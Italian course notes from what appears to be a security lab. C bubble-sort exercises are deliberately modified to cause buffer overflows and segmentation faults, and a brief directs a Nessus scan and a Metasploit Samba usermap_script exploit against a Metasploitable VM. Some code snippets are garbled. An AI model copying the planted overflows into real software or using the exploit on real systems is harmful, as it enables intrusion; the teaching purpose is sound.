~ Tag: #buffer_overflow #errore_segmentazione #laboratorio

Viene richiesto di:

- **Descrivere il funzionamento del programma** prima dell'esecuzione.
- **Riprodurre ed eseguire il programma** nel laboratorio, verificando se le ipotesi fatte sul funzionamento erano corrette.
- **Modificare il programma** in modo tale che si verifichi un errore di segmentazione.
- **Inserire controlli di input** nel programma per garantire che l'input dell'utente sia gestito correttamente.
- **Creare un menù** che permetta all'utente di decidere se eseguire il programma che provoca un errore o la versione corretta del programma.

Suggerimento

~ Tag: #BOF #vulnerabilità #input

Ricordate che un Buffer Overflow (BOF) sfrutta una vulnerabilità nel codice dovuta alla mancanza di controllo sull'input utente rispetto alla capienza del vettore di destinazione. Concentratevi su dove l'utente può inserire valori in input e modificate il programma affinché l'utente riesca a inserire più valori di quelli previsti.

Codice C per ordinamento con bubble sort

~ Tag: #bubbleSort #c #ordinamento #array

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for (i = 0 ; i < 10 ; i++) {
        int c= i+1;
        printf("[%d]:", c);
```

```

scanf ("%d", &vector[i]);
}

printf ("Il vettore inserito e':\n");
for (i = 0 ; i < 10 ; i++) {
    int t=i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

for (j = 0 ; j < 10 - 1; j++) {
    for (k = 0 ; k < 10 - j -1; k++) {
        if (vector[k] > vector[k+1]) {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) {
    int g=j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}

return 0;
}

```

Descrizione del programma

~ Tag: [#descrizione](#) [#c](#) [#ordinamento](#) [#algoritmi](#)

Il programma chiede all'utente di inserire 10 numeri interi, li ordina con l'algoritmo di ordinamento a bolle (bubble sort) e li visualizza nell'ordine crescente.

Passaggi principali:

1. Chiede all'utente di inserire 10 numeri interi.
2. Mostra i numeri inseriti nell'ordine originale.
3. Applica l'algoritmo bubble sort per ordinare i numeri.
4. Visualizza i numeri ordinati.

Esempio di output

~ Tag: #output #esempiopratico #c

Inserire 10 interi:

```
[1]: 34  
[2]: 12  
[3]: 7  
[4]: 88  
[5]: 45  
[6]: 21  
[7]: 3  
[8]: 9  
[9]: 5  
[10]: 18
```

Il vettore inserito e':

```
[1]: 34  
[2]: 12  
[3]: 7  
[4]: 88  
[5]: 45  
[6]: 21  
[7]: 3  
[8]: 9  
[9]: 5  
[10]: 18
```

Il vettore ordinato e':

```
[1]: 3  
[2]: 5  
[3]: 7  
[4]: 9  
[5]: 12  
[6]: 18  
[7]: 21  
[8]: 34  
[9]: 45  
[10]: 88
```

~ Chiavi:

[bubble sort, c, ordinamento, array]

Codice nel dettaglio

~ Tag: #variabili #array #c

```
int vector[10], i, j, k; int swap_var;
```

- `vector[10]`: Un array di interi che memorizza 10 numeri inseriti dall'utente.
- `i, j, k`: Variabili contatori utilizzate nei cicli per iterare sull'array.
- `swap_var`: Variabile temporanea usata per lo scambio di elementi durante l'ordinamento a bolle.

Input dei numeri da parte dell'utente

~ Tag: #input #array #c

```
printf("Inserire 10 interi:\n");

for (i = 0; i < 10; i++) { int c = i + 1;

printf("[%d]:" , c); scanf("%d",
&vector[i]); }
```

- `printf("Inserire 10 interi:\n")`: Richiesta all'utente di inserire 10 numeri interi.
- Ciclo `for`: Per 10 iterazioni, il programma raccoglie un intero dall'utente e lo memorizza nell'array `vector[i]`.

Stampa del vettore inserito

~ Tag: #output #stampa #array

```
printf("Il vettore inserito e':\n");
for (i      = 0; i < 10; i++) {
    int t      = i + 1;
    printf("[%d]: %d", t, vector[i]);
```

```
    printf("\n");
}
```

- Dopo l'inserimento, il ciclo `for` scorre l'array e stampa ogni elemento inserito.

Ordinamento del vettore (bubble sort)

~ Tag: #ordinamento #bubbleSort #algoritmo

```
for (j = 0; j < 10 - 1; j++) {
    for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k+1]) {
            swap_var = vector[k];
            vector[k] = vector[k+1];
            vector[k+1] = swap_var;
        }
    }
}
```

- L'algoritmo bubble sort ordina l'array confrontando coppie di elementi adiacenti e scambiandoli se non sono nell'ordine corretto.
- Il ciclo `for` con `j` gestisce il numero di passate sull'array, e il ciclo `for` con `k` effettua i confronti.

Stampa del vettore ordinato

~ Tag: #output #ordinamento #c

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) {
    int g = j + 1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}
```

- Dopo l'ordinamento, il programma stampa i numeri nell'array ora ordinato.

Chiusura del programma

~ Tag: #fineprogramma #return #c

```
return 0;
```

- Il programma termina correttamente restituendo 0, indicando che non si sono verificati errori.

~ Chiavi:

[ordinamento, bubble sort, c, programmazione, array]

Funzionamento in laboratorio

~ Tag: #esecuzione #bubbleSort #c

Esaminando il codice fornito ed eseguito in un ambiente di laboratorio, funziona come previsto. Il programma:

- Chiede all'utente di inserire 10 numeri interi.
- Li visualizza in ordine di inserimento.
- Utilizza l'algoritmo bubble sort per ordinarli.
- Mostra il vettore ordinato.

Modifica per generare un errore di segmentazione

~ Tag: #erroreDiSegmentazione #c #array

Per causare un errore di segmentazione (*segmentation fault*), una possibile modifica è accedere a una posizione di memoria non valida, ad esempio, accedendo a un indice fuori dai limiti dell'array. Nel caso del programma attuale, possiamo forzare l'accesso a un indice che supera la lunghezza dell'array vector.

Codice modificato per generare un errore di segmentazione:

```
#include <stdio.h>

int main () {

    int vector[10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
```

```

int c = i + 1;
printf("[%d]:", c);
scanf("%d", &vector[i]);
}

printf("Il vettore inserito e':\n");
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

// Forzare l'accesso a un indice fuori dai limiti per causare un segmentation fault
printf("Forzo l'accesso a un indice fuori dai limiti dell'array...\n"); vector[10] = 100; // Qui viene causato

l'errore di segmentazione printf("Questo messaggio non verrà mai stampato a causa dell'errore.\n");

return 0;
}

```

Spiegazione

~ **Tag:** #spiegazione #erroreDiSegmentazione #c

- Nel programma originale, l'array `vector` ha dimensione 10, quindi gli indici validi vanno da 0 a 9.
- La linea `vector[10] = 100;` tenta di scrivere il valore 100 in una posizione dell'array che non esiste, causando un **errore di segmentazione** perché si sta accedendo a una posizione di memoria non valida.

Esecuzione del programma modificato

~ **Tag:** #esecuzione #erroreDiSegmentazione #c

Quando esegui il programma modificato, dopo aver inserito i numeri richiesti, il programma si fermerà improvvisamente con un **errore di segmentazione**, senza stampare il messaggio successivo.

Questo tipo di errore si verifica comunemente in C quando si accede a memoria al di fuori dei limiti di un array o a un puntatore non valido.

~ **Chiavi:**

[errore di segmentazione, c, array, programmazione, bubble sort]

Modifica del programma per permettere input fuori dai limiti

~ Tag: #bufferOverflow #erroredisegmentazione #c

Nella versione originale del programma, l'array `vector` può contenere solo 10 elementi. Se permettiamo all'utente di inserire più di 10 numeri, dovremmo modificare il codice in modo tale che possa verificarsi un errore di segmentazione o un comportamento imprevisto, poiché stiamo tentando di memorizzare valori in posizioni di memoria non allocate.

Codice modificato per consentire più input del previsto:

```
#include <stdio.h>

int main() { int vector[10], i; printf("Inserire fino a 15 interi (massimo 10 sono previsti, ma ne consentiamo di più):\n"); // Permettiamo di
inserire fino a 15 valori, anche se l'array può contenerne solo 10 for (i = 0; i < 15; i++) { // Il ciclo ora permette 15 input invece di 10 int c = i + 1;
printf("[%d]:", c); scanf("%d", &vector[i]); // Accesso fuori dai limiti se i >= 10 } // Nonostante la dimensione dell'array sia 10, accettiamo più
input causando un accesso illegale printf("Hai inserito i seguenti valori (solo i primi 10 sono validi):\n"); for (i = 0; i < 10; i++) { printf("[%d]:
%d\n", i + 1, vector[i]); } return 0; }
```

Cosa cambia nel codice

~ Tag: #modifiche #c

- **Modifica del ciclo for :** Ora il ciclo consente all'utente di inserire **15 numeri** anziché 10, anche se l'array `vector` può contenere solo 10 numeri. Quando l'indice `i` diventa maggiore di 9, il programma tenterà di memorizzare valori in posizioni di memoria che non sono state allocate per l'array `vector`, provocando un **comportamento imprevisto o un crash**.

Spiegazione dell'errore

~ Tag: #errore #bufferOverflow #c

- L'array `vector` ha dimensioni fisse (10 elementi), ma il ciclo `for` ora tenta di leggere fino a 15 numeri. Quando l'utente inserisce più di 10 numeri, il programma sovrascrive posizioni di memoria non riservate all'array, provocando un potenziale **buffer overflow** o un **errore di segmentazione**.

Come potrebbe comportarsi il programma

~ Tag: #comportamento #esecuzione #c

1. L'utente inserisce i primi 10 numeri senza problemi.
2. Quando tenta di inserire l'11° numero, il programma accede a memoria al di fuori dell'array, causando un errore o comportamento imprevedibile.

Questo tipo di vulnerabilità, chiamata **buffer overflow**, è spesso sfruttata negli attacchi informatici per manipolare la memoria e ottenere un comportamento non previsto.

Prevenzione dell'errore

~ Tag: #prevenzione #validazioneInput #c

Per evitare questo problema, è fondamentale **validare l'input** dell'utente e garantire che non vengano inseriti più valori di quelli che il programma è progettato per gestire. Una soluzione può essere implementare un controllo che impedisca all'utente di inserire più di 10 numeri:

```
if (i >= 10) {
    printf("Limite di 10 numeri raggiunto!\n");
    break;
}
```

In questo modo, il programma si fermerà quando l'utente ha inserito il numero massimo di elementi previsti.

~ Chiavi:

[buffer overflow, c, errore di segmentazione, input, programmazione]

Varianti

1. Variante: Input dinamico senza controllo della dimensione dell'array

~ Tag: #bufferOverflow #c #segmentazione

Questa variante non limita il numero di input, ma cerca di gestirli dinamicamente senza controllare la dimensione dell'array, causando facilmente un errore di segmentazione.

Codice modificato:

```
#include <stdio.h>

int main() {
    int vector[10], i;

    printf("Inserire numeri (inserisci più di 10 per vedere cosa succede):\n");

    // L'utente può inserire un numero indefinito di numeri, ma l'array ha una dimensione limitata
    for (i = 0; i++ { // Ciclo infinito, non limitato a 10
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]); // Non controlla i limiti dell'array, causa accessi illegali dopo 10 valori
    }

    printf("Hai inserito troppi valori, il programma si blocca!\n");

    return 0;
}
```

Cosa succede:

- L'utente può continuare a inserire numeri senza limiti, ma il programma memorizza i valori nell'array di dimensioni 10.
- Dopo i primi 10 inserimenti, il programma accede a memoria fuori dai limiti e genera un errore di segmentazione.

2. Variante: Gestione inadeguata della lunghezza dell'array tramite puntatore

~ Tag: #puntatore #overflow #c

In questa variante, utilizziamo un puntatore che punta all'array, ma senza alcuna validazione, causando errori nel momento in cui si accede a più elementi di quelli previsti.

Codice modificato:

```
#include <stdio.h>

int main() {
    int vector[10], i;
    int *ptr = vector; // Puntatore all'array
```

```

printf("Inserire fino      a 15 numeri (il programma permette input      senza controllare la lunghezza dell'array):\n");

for (i = 0; i < 15; i++) { // Permettiamo l'inserimento di 15 valori anche se l'array ha solo 10 elementi int c = i + 1;

    printf("[%d]:", c);
    scanf("%d", ptr + i);           // Il puntatore continua      a puntare fuori dai limiti dell'array
}

printf("Hai inserito più numeri del previsto, return 0;      ma non c'è alcun controllo sulla dimensione dell'array.\n");

}

```

Cosa succede:

- Il puntatore `ptr` inizialmente punta all'array `vector`, ma con il ciclo `for` si tenta di scrivere oltre i limiti dell'array, senza alcun controllo.
- Dopo il decimo elemento, il puntatore accede a zone di memoria non riservate, generando errori o comportamenti imprevisti.

3. Variante: Overflow dell'array con un ciclo while

~ Tag: #cicloWhile #overflow #c

In questa variante, usiamo un ciclo `while` che consente all'utente di inserire valori fino a quando lo desidera, senza verificare che l'array abbia lo spazio sufficiente.

Codice modificato:

```

#include <stdio.h>

int main() { int vector[10], i = 0; int
continue_input = 1;

printf("Inserire numeri fino      a quando vuoi (l'array ha spazio solo per 10 elementi):\n");

// Continuare a chiedere numeri finché l'utente lo desidera, while (continue_input) { ma senza controllare la dimensione dell'array

    printf("[%d]:", i + 1);
    scanf("%d", &vector[i]);           // Nessun controllo sull'indice i

    i++;
}

```

```

// Chiediamo all'utente se vuole continuare
printf("Vuoi inserire un altro numero? (1 = si, 0 = no): ");
scanf("%d", &continue_input);

if (i >= 10) { printf("Hai raggiunto il limite dell'array, ma il programma ti permette di continuare.\n"); } } printf("Fine dell'inserimento. L'array è
stato sovraccaricato.\n");

return 0;
}

```

Cosa succede:

- L'utente continua a inserire numeri finché vuole. L'array ha dimensione 10, ma il ciclo `while` non controlla il valore di `i`, permettendo l'accesso fuori dai limiti.
- Una volta che l'indice `i` supera 9, il programma genera un errore di segmentazione quando cerca di accedere a memoria non valida.

4. Variante: Input con numeri casuali per sovrascrivere l'array

~ Tag: #numeriCasuali #overflow #segmentazione

In questa variante, utilizziamo numeri casuali per inserire valori in posizioni fuori dai limiti dell'array. Questo simula il riempimento dell'array senza controllo diretto da parte dell'utente.

Codice modificato:

```

#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main() {
    int vector[10], i;

    srand(time(NULL)); // Inizializza il generatore di numeri casuali

    printf("Inserimento di numeri casuali oltre il limite dell'array:\n");

    for (i = 0; i < 15; i++) { // Si tenta di riempire più di 10 posizioni
        int random_number = rand() % 100;
        printf("[%d]: %d\n", i + 1, random_number);
    }
}

```

```

vector[i] = random_number; // Dopo 10 valori, viene sovrascritta memoria      non valida
}

printf("Array sovraccaricato      con numeri casuali.\n");

return 0;
}

```

Cosa succede:

- Il ciclo genera 15 numeri casuali e tenta di inserirli in un array di 10 elementi.
- Dopo i primi 10 elementi, l'accesso al di fuori dei limiti dell'array sovrascrive aree di memoria non valide, causando un comportamento indefinito.

5. Variante: Lettura eccessiva di input dall'utente senza fermarsi

~ Tag: #inputEccessivo #segmentazione #c

Questa variante simula l'errore di segmentazione cercando di leggere continuamente input dall'utente, oltrepassando il limite dell'array senza controlli.

Codice modificato:

```

#include <stdio.h>

int main() { int vector[10], i = 0; printf("Inserire numeri (si continua anche dopo aver riempito l'array):\n"); while (1) { // Ciclo infinito
    printf("[%d]:", i + 1); scanf("%d", &vector[i]); // Nessun controllo su i, si accede a posizioni oltre i limiti i++; // Incrementa indefiniteamente
    if (i >= 10) { printf("Hai superato i limiti dell'array!\n"); }
}

```

```
    return 0;  
}
```

Cosa succede:

- Il ciclo `while (1)` continua a leggere input dall'utente senza fermarsi. Dopo che l'array `vector` è pieno (dopo 10 elementi), l'indice continua a incrementare, causando accessi oltre i limiti dell'array.
- Quando si accede a indici non validi, il programma genera un errore di segmentazione o un comportamento anomalo.

Conclusioni

~ Tag: #conclusioni #errori #overflow #c

Tutte queste varianti mettono in evidenza diversi modi per causare **buffer overflow** o **errori di segmentazione** accedendo a memoria oltre i limiti di un array. In ognuna di queste situazioni, la mancanza di controlli adeguati sugli input dell'utente o sugli indici dell'array porta a comportamenti imprevisti, crash del programma o vulnerabilità sfruttabili.

Questi errori evidenziano l'importanza di:

- Validare sempre gli input dell'utente.
- Verificare che gli indici di array siano sempre entro i limiti definiti.
- Implementare controlli di sicurezza per prevenire accessi non validi alla memoria.

~ Chiavi:

[errori di segmentazione, buffer overflow, c, array, programmazione]

Codice con menù in C

~ Tag: #menu #c #erroredisegmentazione #array #buffer_overflow

```
#include <stdio.h>  
#include <stdlib.h>  
  
// Funzione di confronto per qsort  
int compare(const void *a, const void *b) {  
    return (*(int*)a - *(int*)b);  
}  
  
void programma_corretto() {  
    int vector[10], i;
```

```

printf("Inserire fino      a  10 numeri:\n");
for (i      =  0; i < 10; i++) {
    int c = i + 1;
    printf("[%d]: ", c);
    scanf("%d", &vector[i]);
}

// Ordina il vettore in ordine crescente
qsort(vector, 10, sizeof(int), compare);

printf("Il vettore ordinato in ordine crescente è:\n");
for (i      =  0; i < 10; i++) {
    printf("[%d]: %d\n", i + 1, vector[i]);
}

printf("Programma corretto terminato.\n");
}

void programma_con_errore() {
    int vector[10], i;
    printf("Inserire fino      a  15 numeri (più di 10 causerà      un errore):\n");
    for (i = 0; i < 15; i++) { // Questo ciclo tenta di leggere più valori del limite dell'array int c = i + 1;

        printf("[%d]: ", c);
        scanf("%d", &vector[i]); // Dopo 10, causerà      accesso a memoria non valida
    }
    printf("Programma      con errore      terminato (potrebbe      causare      un crash).\n");
}

int main() {
    int scelta;

    // Mostra il menù      e chiede la scelta all'utente
    printf("Scegli un'opzione:\n");
    printf("1. Esegui il programma corretto\n");
    printf("2. Esegui il programma che      causa      un errore      di segmentazione\n");
    printf("Inserisci la tua scelta (1      o 2): ");
    scanf("%d", &scelta);

    switch (scelta) {
        case 1:
            programma_corretto();
            break;
        case 2:
            programma_con_errore();
            break;
    }
}

```

```

default:
    printf("Scelta      non valida. Terminazione del programma.\n");
    exit(1);
}

// Pausa finale per evitare che il programma si chiuda subito
printf("Premi invio per terminare il programma...");
getchar(); // Assorbe l'invio precedente
getchar(); // Attende      un nuovo invio

return 0;
}

```

Dettagli principali:

~ **Tag:** #error_handling #buffer_overflow

- **Funzione compare :** La funzione compare utilizza il casting a `(int*)` per confrontare i valori durante l'ordinamento con `qsort`.
- **programma_corretto :** Chiede all'utente di inserire fino a 10 numeri, li ordina e li visualizza in ordine crescente.
- **programma_con_errore :** Permette di inserire fino a 15 numeri, causando un potenziale accesso fuori limite dell'array `vector[10]` e quindi un possibile crash.
- **Gestione degli input:** Il programma fornisce un semplice menù per eseguire uno dei due programmi e attende un input valido dall'utente.

~ **Chiavi:**

C, qsort, buffer_overflow, sicurezza, error_handling

Esempio di esecuzione

~ **Tag:** #esempio #esecuzione #c

Scegli un'opzione:
1. Esegui il programma corretto
2. Esegui il programma che causa un errore di segmentazione
Inserisci la tua scelta (1 o 2):1

Inserire fino a 10 numeri:

[1]: 4

[2]: 2

[3] : 9

[4] : 7

[5]: 3
[6]: 8
[7]: 5
[8]: 6
[9]: 1
[10]: 10

Il vettore ordinato in ordine crescente è:

[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10

Programma corretto terminato.

Scegli un'opzione:

1. Esegui il programma corretto
2. Esegui il programma che causa un errore di segmentazione

Inserisci la tua scelta (1 o 2): 2

Inserire fino a 15 numeri (più di 10 causerà un errore):

[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11

[12]: 12
[13]: 13
[14]: 14
[15]: 15

Programma con errore terminato (potrebbe causare un crash).

~ Chiavi:

[menu, errore di segmentazione, c, array, programmazione]

Traccia 4 - SAMBA Metasploitable

Traccia Giorno 4

~ Tag: #vulnerabilità #samba #metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- **Effettuare un Vulnerability Scanning** (basic scan) con Nessus sulla macchina Metasploitable.
- **Sfruttare la vulnerabilità** del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- **Eseguire il comando** ifconfig una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4

~ Tag: #lab_pentesting #kali #metasploitable

- **IP Kali Linux:** 192.168.50.100
- **IP Metasploitable:** 192.168.50.150
- **Listen port** (nelle opzioni del payload): 5555

Suggerimento

~ Tag: #exploit #samba #usermap_script

Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search).

~ Chiavi:

[exploit, metasploit, samba, nessus, pentesting]

Nessus

~ Tag: #vulnerabilità #nessus #network_scan

Fase 1

Descrizione: Selezionare l'opzione di scansione di rete base (basic network scan) in Nessus per rilevare vulnerabilità generali sulla rete target.

Scan Templates

[Back to Scans](#)

Scanner

DISCOVERY

**Host Discovery**

A simple scan to discover live hosts and open ports.

VULNERABILITIES

**Basic Network Scan**

A full system scan suitable for any host.

**Advanced Scan**

Configure a scan without using any recommendations.

**Advanced Dynamic Scan**

Configure a dynamic plugin scan without recommendations.

**Malware Scan**

Scan for malware on Windows and Unix systems.

**Mobile Device Scan**

Assess mobile devices via Microsoft Exchange or an MDM.

**Web Application Tests**

Scan for published and unknown web vulnerabilities using Nessus Scanner.

**Credentialed Patch Audit**

Authenticate to hosts and enumerate missing updates.

**Active Directory Starter Scan**

Look for misconfigurations in Active Directory.

**Find AI**

AI, LLM, ML related detections and vulnerabilities

COMPLIANCE

Fase 2

Descrizione: Definire l'indirizzo IP della macchina target per avviare la scansione di vulnerabilità sulla macchina Metasploitable.

New Scan / Basic Network Scan

[◀ Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >


ADVANCED >

Name	giorno 4
Description	effettueremo un test delle vulnerabilità sulla macchina target
Folder	My Scans
Targets	192.168.50.150

Upload Targets Add File

Fase 3

Descrizione: Completamento della scansione con una panoramica iniziale delle vulnerabilità trovate, utile per pianificare gli exploit successivi.



Fase 4


Descrizione: Esaminare l'elenco delle vulnerabilità trovate durante la scansione per identificare i punti deboli da sfruttare con Metasploit.

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	⚙
<input type="checkbox"/> CRITICAL	10.0 *			VNC Server 'password' ...	Gain a shell remotely	1	⌚ ⚒
<input type="checkbox"/> CRITICAL	9.8	9.0	0.9728	Apache Tomcat AJP ...	Web Servers	1	⌚ ⚒
<input type="checkbox"/> CRITICAL	9.8			SSL Version 2 and 3 ...	Service detection	2	⌚ ⚒
<input type="checkbox"/> CRITICAL	9.8			Bind Shell Backdoor ...	Backdoors	1	⌚ ⚒
<input type="checkbox"/> CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3	⌚ ⚒
<input type="checkbox"/> HIGH	7.5	5.9	0.0358	Samba Badlock Vuln...	General	1	⌚ ⚒
<input type="checkbox"/> HIGH	7.5 *	5.9	0.015	rlogin Service Detect...	Service detection	1	⌚ ⚒
<input type="checkbox"/> HIGH	7.5			NFS Shares World R...	RPC	1	⌚ ⚒
<input type="checkbox"/> MIXED	SSL (Multiple Issues)	General	28	⌚ ⚒
<input type="checkbox"/> MIXED	ISC Bind (Multiple I...	DNS	5	⌚ ⚒
<input type="checkbox"/> MEDIUM	6.5			TLS Version 1.0 Prot...	Service detection	2	⌚ ⚒
<input type="checkbox"/> MEDIUM	6.5			Unencrypted Telnet ...	Misc.	1	⌚ ⚒
<input type="checkbox"/> MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack ...	Misc.	1	⌚ ⚒
